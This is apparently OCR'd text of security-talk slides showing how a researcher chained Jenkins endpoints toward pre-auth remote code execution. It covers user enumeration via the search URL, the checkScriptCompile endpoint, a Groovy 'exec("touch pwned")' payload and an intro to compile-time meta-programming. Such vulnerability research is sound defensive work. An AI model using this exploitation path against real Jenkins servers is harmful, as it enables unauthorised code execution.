
```
http://jenkins/securityRealm/user/[name]/
```

```
jenkins.model.Jenkins
.getSecurityRealm()
.getUser([name])
```

```
Jenkins.model.AbstractModelObject

public Search getSearch()
```

```
http://jenkins/securityRealm/user/[name]/search
```

```
jenkins.model.Jenkins
.getSecurityRealm()
.getUser([name])
.getSearch()
```


Search for 'a' [Jenkins]
不安全 | jenkins.local:8080/securityRealm/user/admin/search/index?q=a
Jenkins
a
log in
Jenkins
Jenkins' own user database
admin
ENABLE AUTO REFRESH

Search for 'a'


1. admin
2. master
3. orange

Page generated: Fri Dec 28 17:50:51 UTC 2018 Jenkins ver. 2.137

Jenkins checks the permission again before most of dangerous methods

It's sad (╥﹏╥)

http://jenkins/script



```
    public static void _doScript(StaplerRequest req, StaplerResponse rsp,
        // ability to run arbitrary script is dangerous
        acl.checkPermission(RUN_SCRIPTS);
```

Maximize the severity

Escalate to a pre-auth information leakage	√
Escalate to a pre-auth Server Side Request Forgery	√
Escalate to a pre-auth Remote Code Execution	?

Remote Code Execution

- CVE-2018-1000861 - Code execution through crafted URLs
- CVE-2019-1003000 - Sandbox Bypass in Script Security Plugins

What is Pipeline

Pipeline is a script to help developers more easier to write scripts for software building, testing and delivering!

Pipeline is a **DSL**

Which built with Groovy

Pipeline syntax check

```
http://jenkins/descriptorByName
/org.jenkinsci.plugins.workflow.cps.CpsFlowDefinition
/checkScriptCompile?value=[Pipeline here]
```


If you are the programmer

How do you implement this syntax-error-checking function?

As I said before

Pipeline is a DSL built with Groovy

No execute(), only AST parse



```
        public JSON doCheckScriptCompile(@QueryParameter String value) {
            try {
                CpsGroovyShell trusted = new CpsGroovyShellFactory(null).forTrusted().build();
                new CpsGroovyShellFactory(null).withParent(trusted).build().getClassLoader().parseClass(value);
            } catch (CompilationFailedException x) {
                return JSONArray.fromObject(CpsFlowDefinitionValidator.toCheckStatus(x).toArray());
            }
            return CpsFlowDefinitionValidator.CheckStatus.SUCCESS.asJSON();
            // Approval requirements are managed by regular stapler form validation (via doCheckScript)
        }
```

Nothing happened :(

```
this.class.classLoader.parseClass('''
java.lang.Runtime.getRuntime().exec("touch pwned")
''');
```

I failed to exploit before

But in this time, **Meta-Programming** flashed in my mind

Meta-Programming is

Write programs that operate on other programs


- Compiler
- Preprocessor
- Interpreter
- Linker
- …

Two type

- compile-time
- Run-time

compile-time Meta-Programming

- Operate the program during compiler/parsing time
  - C Macro
  - C++ Template
  - Java Annotation
  - DSL
  - ...




```c
#define a 1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1
#define b a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a
#define c b,b,b,b,b,b,b,b,b,b,b,b,b,b,b,b
#define d c,c,c,c,c,c,c,c,c,c,c,c,c,c,c,c
#define e d,d,d,d,d,d,d,d,d,d,d,d,d,d,d,d
#define f e,e,e,e,e,e,e,e,e,e,e,e,e,e,e,e
__int128 x[]={f,f,f,f,f,f,f,f};
```

```
$ gcc test.c -c && ls -size -h test.o
2GB test.o
```

compile-time Meta-Programming

- Operate the program during compiler/parsing time
  - C Macro
  - C++ Template
  - Java Annotation
  - DSL
  - …




```cpp
template<int n>
struct fib {
    static const int value = fib<n-1>::value + fib<n-2>::value;
};
template<> struct fib<0> { static const int value = 0; };
template<> struct fib<1> { static const int value = 1; };

int main() {
    int a = fib<10>::value; // 55
    int b = fib<20>::value; // 6765
    int c = fib<40>::value; // 102334155
}
```

Fibonacci number

compile-time Meta-Programming

